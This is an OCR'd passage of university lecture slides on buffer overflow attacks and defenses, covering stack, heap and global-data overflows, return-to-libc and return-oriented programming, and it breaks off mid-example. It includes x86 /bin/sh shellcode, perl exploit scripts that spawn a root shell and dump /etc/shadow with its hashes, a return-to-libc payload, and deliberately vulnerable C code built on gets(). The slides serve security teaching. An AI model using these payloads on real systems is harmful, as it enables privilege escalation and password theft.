sh:     .string "/bin/sh "      // string constant
args:   .long 0                 // space used for args array
        .long 0                 // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

Figure 10.8 Example UNIX Shellcode

Table 10.3

Common x86 Assembly Language Instructions

MOV src, dest	copy (move) value from src into dest
LEA src, dest	copy the address (load effective address) of src into dest
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest
CMP val1, val2	compare val1 and val2, setting CPU flags as a result
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr
PUSH src	push the value in src onto the stack
POP dest	pop the value on the top of the stack into dest
CALL addr	call function at addr
LEAVE	clean up stack frame before leaving function
RET	return from function
INT num	software interrupt to access operating system function
NOP	no operation or do nothing instruction

Table 10.4

x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

```
$ dir -l buffer4
-rwsr-xr-x    1 root     knoppix     16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f73682020202020" .
"2020202020202020 38fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

Figure 10.9 Example Stack Overflow Attack

Variants

target program can be:


- a trusted system utility
- network service daemon
- commonly used library code

shellcode functions

- launch a remote shell when connected to
- create a reverse shell that connects back to the hacker
- use local exploits that establish a shell
- flush firewall rules that currently block other attacks
- break out of a chroot (restricted execution) environment, giving full access to the system

Buffer Overflow Defenses

- buffer overflows are widely exploited



Compile-Time Defenses: Programming Language

- use a modern high-level language
  - not vulnerable to buffer overflow attacks
  - compiler enforces range checks and permissible operations on variables

disadvantages
• additional code must be executed at run time to impose checks • flexibility and safety comes at a cost in resource use • distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost • limits their usefulness in writing code, such as device drivers, that must interact with such resources

Compile-Time Defenses:
Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - assumed programmers would exercise due care in writing code
- programmers need to inspect the code and rewrite any unsafe coding
  - an example of this is the OpenBSD project
- programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
  - this has resulted in what is widely regarded as one of the safest operating systems in widespread use

Examples of Unsafe C Code

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);   /* read length of binary data */
    fread(to, 1, len, fil);   /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

Compile-Time Defenses:

Language Extensions / Safe Libraries

- handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - requires an extension and the use of library routines
    - programs and libraries need to be recompiled
    - likely to have problems with third-party applications
- concern with C is use of unsafe standard library routines
  - one approach has been to replace these with safer variants
    - Libsafe is an example
    - library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses:
Stack Protection

- add function entry and exit code to check stack for signs of corruption
- use random canary
  - value needs to be unpredictable
  - should be different on different systems

- Stackshield and Return Address Defender (RAD)
  - GCC extensions that include additional function entry and exit code
    - function entry writes a copy of the return address to a safe region of memory
    - function exit code checks the return address in the stack frame against the saved copy
    - if change is found, aborts the program

Run-Time Defenses:
Executable Address Space Protection

use virtual memory support to make some regions of memory non-executable

- requires support from memory management unit (MMU)
- long existed on SPARC / Solaris systems
- recent on x86 Linux/Unix/Windows systems

issues

- support for executable stack code
- special provisions are needed

Run-Time Defenses:
Address Space Layout Randomization (ASLR)

- manipulate location of key data structures
  - stack, heap, global data
  - using random shift for each process
  - large address range on modern systems means wasting some has negligible impact
- randomize location of heap buffers
- random location of standard library functions

Run-Time Defenses:
Guard Pages

- place guard pages between critical regions of memory
  - flagged in MMU as illegal addresses
  - any attempted access aborts process
- further extension places guard pages between stack frames and heap buffers
  - cost in execution time to support the large number of page mappings necessary

Replacement Stack Frame

variant that overwrites buffer and saved frame pointer address	off-by-one attacks	defenses
• saved frame pointer value is changed to refer to a dummy stack frame • current function returns to the replacement dummy frame • control is transferred to the shellcode in the overwritten buffer	• coding error that allows one more byte to be copied than there is space available	• any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code • use non-executable stacks • randomization of the stack in memory and of system libraries

Return to System Call

- stack overflow variant replaces return address with standard library function
  - response to non-executable stack defenses
  - attacker constructs suitable parameters on stack above return address
  - function returns and library function executes
  - attacker may need exact buffer address
  - can even chain two library calls

- defenses
  - any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
  - use non-executable stacks
  - randomization of the stack in memory and of system libraries


Return-to-libc (1/2)

- **Using existing code (e.g.,: libc function) instead of injecting code**

  E.g.) ***system("/bin/sh");*** ***execve (argv[0], argv, NULL);***

```
#include <stdio.h>
void echo ( )
{   char buffer[80];

    gets (buffer);
    puts (buffer);
}
int main ( )
{
   echo ( );
   printf ( "Done" );
   return 0;
}
```




Exploit 예

"A"*80 + "B"*4 +
"\xe0\x8a\x05\x40" +
"AAAA" +
"\xf9\xbf\x0f\x40"

Return-to-libc (2/2)

- When echo() returns, system() launches a new shell



Heap Overflow

- attack buffer located in heap
  - typically located above program code
  - memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- no return address
  - hence no easy transfer of control
  - may have function pointers can exploit
  - or manipulate management data structures

defenses
• making the heap non-executable • randomizing the allocation of memory on the heap

Heap Overflow Example

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];              /* vulnerable input buffer */
    void (*process)(char *);  /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

(b) Example heap overflow attack

Figure 10.11 Example Heap Overflow Attack

Global Data Overflow

- can attack buffer located in global data
  - may be located above program code
  - if has function pointer and vulnerable buffer
  - or adjacent process management tables
  - aim to overwrite function pointer later called

- defenses
  - non executable or random global data region
  - move function pointers
  - guard pages

Global Data Overflow Example

```c
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];        /* input buffer */
    void (*process)(char *);  /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

Figure 10.12 Example Global Data Overflow Attack

return-oriented programming

Programming

- Concept
- Attack method
- Countermeasures

An attacker wants to execute f("foo"), but …

- ***f() is not in*** libc
- ***or the location of f() is randomized.***

ROP (Return-Oriented Programming)

- Arbitrary (Turing-complete) computation **without** the need to
  - inject malicious code
  - call any library function *(ex: system(), execve(), …)*
  - modify the original code


☞ **but still need to change the stack contents (including return address)**

- The ROP attack can be applied to the following systems
  - Intel x86 [Sha07]
  - ARM [Kor09]
  - The SPARC Machine [BRSS08]
  - Atmel AVR [FC08]
  - Z80 Voting Machines [CFK+09]
  - PowerPC [Lin09]
  - Apple iPhone
    - JailbreakMe [Hal10]
    - Steal SMS Databse [IW10]
  - Desktop PCs
    - Acrobat Reader [jdu10]
    - Adobe Flashplayer [Ado10]
  - Special-purpose machines
    - Z80 voting machine [CFK+09]

General Idea of ROP

- **Idea**
  - **(without shellcode injection, lib function invocations, code modifications) can perform arbitrary computations**
- **Approach**
  - Use small **instruction sequences** (e.g., of libc) instead of using whole functions
  - An instruction sequence consists of 2 ~ 5 instructions
  - All sequences end with a **ret** instruction
  - Instruction sequences are chained together to a **gadget**
  - A gadget performs a particular task (e.g., load, store, xor, branch)
  - Afterwards, the adversary enforces his desired actions

    by **combining the gadgets**



Finding unintended instruction sequences

- **suppose that libc has the following instructions**

Byte values	Assembler	Comment
b8 13 00 00 00	mov $0x13,%eax	/* move 0x13 to the %eax register */
e9 c3 f8 ff ff	jmp 3aae9	/* jump to (relative) address 3aae9 */


  - **If we interpret byte streams from 00 instead of b8, we can get the following unintended instruction sequence**

Byte values	Assembler	Comment
00 00	add %al,(%eax)	/* add register value of %al to the word */
		/* pointed to by the %eax register */
00 e9	add %ch,%cl	/* add registers %cl and %ch */
c3	ret	/* return instruction */

Gadget Example : Memory Load (1/4)

Goal: Load the word 0xDEADBEEF (pointed to by 0x8010ABCD) into the %eax register

1) Find Gadgets → BoF attack → Return → start Sequence 1

